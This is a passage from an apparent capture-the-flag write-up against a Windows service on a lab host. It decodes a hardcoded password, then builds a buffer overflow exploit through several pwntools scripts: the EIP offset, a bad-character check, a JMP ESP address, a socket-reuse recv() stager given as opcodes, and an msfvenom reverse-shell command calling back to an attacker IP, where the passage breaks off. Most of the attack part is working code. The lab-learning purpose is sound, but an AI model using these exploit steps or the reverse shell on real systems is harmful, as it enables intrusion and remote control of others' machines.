
The binary representation of `0x9f` is `10011111`, which in two's complement equals to -97. We can rewrite the line above as follows:

```
pcVar2[local_10] = 'z' - (local_11 - 97);
```

This makes it clear that `_encrypt_2()` is performing an Atbash cipher encryption. The last step is converting originally uppercase characters back to uppercase:

```
if (bVar1) {
  pcVar2[local_10] = pcVar2[local_10] + -0x20;
}
```

We now know the password is going through three steps: ROT47, Atbash and Base64. We can use CyberChef to decrypt the hardcoded password by running the steps in reverse order.



The decoded password is `K3r4j@@nM4j@pAh!T`.


We can verify the credentials by connecting to the service on port 9999:

```
nc 10.10.11.115 9999

Welcome Brankas Application.
Username: alfiansyah
Password: K3r4j@@nM4j@pAh!T
Login Successfully!
```

Having obtained a successful login, we return to our code analysis with Ghidra. A buffer overflow vulnerability is found in the `_SaveCreds()` function, which uses `strcpy()` without validating the input length.

```
void __cdecl _SaveCreds(char *param_1,char *param_2)
{
  char local_42 [50];
  char *local_10;

  local_10 = (char *)_malloc(100);
  _strcpy(local_10,param_2);
  _strcpy(local_42,param_1);
  return;
}
```

We can use Immunity Debugger with Mona to analyze the vulnerability. Sending 1000 'A' bytes crashes the application, and we see the `EIP` register was overwritten with `0x41414141`.




In order to find out the exact offset for `EIP` overwrite, we generate a string with unique patterns:

```
!mona pc 1000
```

We send the generated pattern with the following Python script:

```
#!/usr/bin/python

from pwn import *

pattern=b"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac
5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af
4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai
3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al
2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao
1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar
0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At
9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw
8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az
7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc
6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf
5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B"

host,port = sys.argv[1], int(sys.argv[2])
r = remote(host,port)
r.sendlineafter(b"Username: ", b"alfiansyah")
r.sendlineafter(b"Password: ", b"K3r4j@@nM4j@pAh!T")
r.sendlineafter(b"FullName: ", b"testtest")
r.sendlineafter(b"Input Your Code: ", pattern)
```


This causes `EIP` to be overwritten with `0x41326341`:



We can use Mona again to obtain the corresponding offset:

```
!mona findmsp
```


This `EIP` overwrite offset is found to be 66.



We can verify the offset by running the following Python script:

```
#!/usr/bin/python

from pwn import *

payload = b"A"*66
payload += b"B"*4
payload += b"C"*(1000-len(payload))

host,port = sys.argv[1], int(sys.argv[2])
r = remote(host,port)
r.sendlineafter(b"Username: ", b"alfiansyah")
r.sendlineafter(b"Password: ", b"K3r4j@@nM4j@pAh!T")
r.sendlineafter(b"FullName: ", b"testtest")
r.sendlineafter(b"Input Your Code: ", payload)
```

The EIP register is overwritten to `0x42424242` as expected.



Another interesting fact to note is that the `ESP` register is pointing to the beginning of the string made of `C` characters that was sent after `BBBB`, and that string was cut to ten bytes.


This means we won't have enough space to fit our shellcode in the `Code` parameter. To get around this limitation, we will employ a socket reuse technique and put our payload in the `FullName` field to be sent to the next `recv()`. We run `!mona bytearray -cpb "\x00"` to generate a string of hex characters from `\x01` to `\xff` and use the following script to check for bad characters in `FullName` (the whole string may not fit, so we can run it multiple times on different ranges to check all the characters):

```
#!/usr/bin/python
from pwn import *

host,port = sys.argv[1], int(sys.argv[2])
r = remote(host,port)

r.sendlineafter(b"Username: ", b"alfiansyah")
r.sendlineafter(b"Password: ", b"K3r4j@@nM4j@pAh!T")
badchars =
(b"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15
\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
b"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\
x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
b"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\
x56\x57\x58\x59\x5a\x5b")
payload = b"A"*66
payload += b"B"*4
payload += b"c"*(1000-len(payload))
r.sendlineafter(b"FullName: ", b"Badchars" + badchars)
r.sendlineafter(b"Input Your Code: ", payload)
```

No bad characters besides `\x00` are found (the `\x01`-`\x5B` range is shown here, but the same results is obtained for all the remaining bytes).

The next step is searching for a `JMP ESP` instruction. We can use Mona for this:


```
!mona jmp -r esp
```



Five pointers are found. We will use `0x719023A8`.

```python
#!/usr/bin/python

from pwn import *

payload = b"A"*66
payload += p32(0x719023a8)
payload += b"c"*(1000-len(payload))

host,port = sys.argv[1], int(sys.argv[2])
r = remote(host,port)
r.sendlineafter(b"Username: ", b"alfiansyah")
r.sendlineafter(b"Password: ", b"K3r4j@@nM4j@pAh!T")
r.sendlineafter(b"FullName: ", b"testtest")
r.sendlineafter(b"Input Your Code: ", payload)
```


As expected, the code is redirected to the beginning of the `ccccccccc` string at address `0xFFFF18`.




To make room for the socket stager, we will jump back to the beginning of the `AAAA...` string at `0xFFFED2`. We can use [this script] to calculate the offset and get the negative jump opcode.

```
python2 offset.py

Enter Address #1: 0xFFFF18
Enter Address #2: 0xFFFED2
[+] Hex offset: 0x46
[+] Decimal offset: 70
[-] Negative jump opcodes: \xeb\xb8
[+] Positive jump opcodes: \xeb\x46
[-] ESP Sub Adjust Opcodes: \x54\x58\x2c\x46\x50\x5c
[+] ESP Add Adjust Opcodes: \x54\x58\x04\x46\x50\x5c
```

The opcodes we need are `\xeb\xb8`. Next, we set a breakpoint before the call to `recv()` in order to analyze the stack.



We take note of the address of the `recv()` function (`0x719082AC`):




Let's look at the function call:

```
MOV DWORD PTR SS:[ESP+C],0              ; Flags
MOV DWORD PTR SS:[ESP+8],400            ; Buffer length
MOV EAX,DWORD PTR SS:[EBP-C]            ; |
MOV DWORD PTR SS:[ESP+4],EAX            ; |
MOV EAX,DWORD PTR SS:[EBP-10]           ; Socket Descriptor
MOV DWORD PTR SS:[ESP],EAX              ; |
MOV EAX,DWORD PTR DS:[<&WS2_32.recv>]   ; |
CALL EAX                                ; CALL recv function
```

The `recv()` function accepts four parameters:

```
ssize_t recv(int sockfd, void *buf, size_t len, int flags);
```

The socket descriptor address is in `EBP-10` (`0x00E5FF60`).



`ESP` is set to `0x00E5FF18`, which means the socket descriptor is found at a `0x48` (72) byte offset from the beginning of the stack. To get the stack base address, we push `ESP` to the stack and then pop it to `EAX`. Then we increase `EAX` by `0x48` to get to the socket descriptor.

```
push esp       ; Push esp to top of stack
pop eax        ; Send esp to register
add ax, 0x48   ; add 48 bytes to eax
```

To avoid overwriting the stager at runtime, we subtract `0x64` bytes from `ESP`.

```
sub esp, 0x64
```

Next we need to set the `flags` argument to `0`. To do so, we xor `EBX` with itself and then push it to the stack.

```
xor ebx, ebx
push ebx
```

To set the buffer length to 1024 bytes (`0x400`) we can add `0x4` to the `BH` register, which represents the upper 8 bits of `BX` (the lower 16 bits of `EBX`). This will put `0x400` into `EBX`:

```
add bh, 0x4     ; Add 4 to bh, making ebx 0x400
push ebx        ; push 0x400 to stack for buffer length argument
```


We use the Metasploit `nasm_shell.rb` script to get the opcodes corresponding to our instructions.

```
nasm > push esp
00000000  54                push esp
nasm > pop eax
00000000  58                pop eax
nasm > add ax, 0x48
00000000  6683C048          add ax,byte +0x48
nasm > sub esp, 0x64
00000000  83EC64            sub esp,byte +0x64
nasm > xor ebx, ebx
00000000  31DB              xor ebx,ebx
nasm > push ebx
00000000  53                push ebx
nasm > add bh, 0x4
00000000  80C704            add bh,0x4
nasm > push ebx
00000000  53                push ebx
```

Adding these instructions to our payload, we obtain the following script:

```python
#!/usr/bin/python

from pwn import *

host,port = sys.argv[1], int(sys.argv[2])
r = remote(host,port)
r.sendlineafter(b"Username: ", b"alfiansyah")
r.sendlineafter(b"Password: ", b"K3r4j@@nM4j@pAh!T")

recv = (
    b"\x54"                     # PUSH ESP
    b"\x58"                     # POP EAX
    b"\x66\x83\xC0\x48"         # ADD AX, 0x48
    b"\x83\xEC\x64"             # SUB ESP, 0x64
    b"\x31\xDB"                 # XOR EBX, EBX
    b"\x53"                     # PUSH EBX
    b"\x80\xC7\x04"             # ADD BH, 0x4
    b"\x53"                     # PUSH EBX
)

payload = recv
payload += b"A"*(66-len(payload))
payload += p32(0x719023a8) # jmp esp
payload += b"\xeb\xb8" # jmp back
payload += b"c"*(1000-len(payload))

r.sendlineafter(b"FullName: ", b"testtest")
r.sendlineafter(b"Input Your Code: ", payload)
```

Running this script we can see the `ESP` address is `0x00F3FEAC`, and by adding `0x64` bytes to it we get to the last part of the `A` string at `0x00F3FF10`. This will be the buffer address we push on the stack as the `*buf` pointer.



To get the `*buf` value on the stack we push `ESP`, pop it to `EBX`, then add `0x64` and finally push `EBX` back to the stack.

```
push esp          ; pushes esp to the stack
pop ebx           ; pushed top of stack into ebx
add ebx, 0x64     ; adds 100 bytes to ebx
push ebx          ; puts ebx back on the stack (so esp + 100 bytes essentially)
```

The last parameter we need to push to the stack before calling the function is the socket descriptor, whose address we have put into `EAX`. The `sockfd` parameter is not a pointer, so we need to get the value `EAX` is pointing to:

```
push dword ptr ds:[eax]
```

We can finally call the `recv()` function at `0x719082AC` (as previously determined):

```
mov eax,dword ptr ds:[719082AC]
call eax
```

We translate the instructions into opcode. We can use `!mona asm` to get opcodes for the instructions containing `DWORD PTR`, which are not supported by NASM syntax.

```
!mona asm -s PUSH DWORD PTR DS:[EAX]
!mona asm -s MOV EAX, DWORD PTR DS:[719082AC]
```

This is our final stager:

```
    b"\x54"                     # PUSH ESP
    b"\x58"                     # POP EAX
    b"\x66\x83\xC0\x48"         # ADD AX, 0x48
    b"\x83\xEC\x64"             # SUB ESP, 0x64
```

```
    b"\x31\xDB"                 # XOR EBX, EBX
    b"\x53"                     # PUSH EBX
    b"\x80\xC7\x04"             # ADD BH, 0x4
    b"\x53"                     # PUSH EBX
    b"\x54"                     # PUSH ESP
    b"\x5B"                     # POP EBX
    b"\x83\xC3\x64"             # ADD EBX, 0x64
    b"\x53"                     # PUSH EBX
    b"\xff\x30"                 # PUSH DWORD PTR DS:[EAX]
    b"\x8b\x05\xac\x82\x90\x71" # MOV EAX,DWORD PTR DS:[719082AC]
    b"\xFF\xD0"                 # CALL EAX
```

We use `msfvenom` to generate shellcode:

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.20 LPORT=9999 EXITFUNC=thread -b
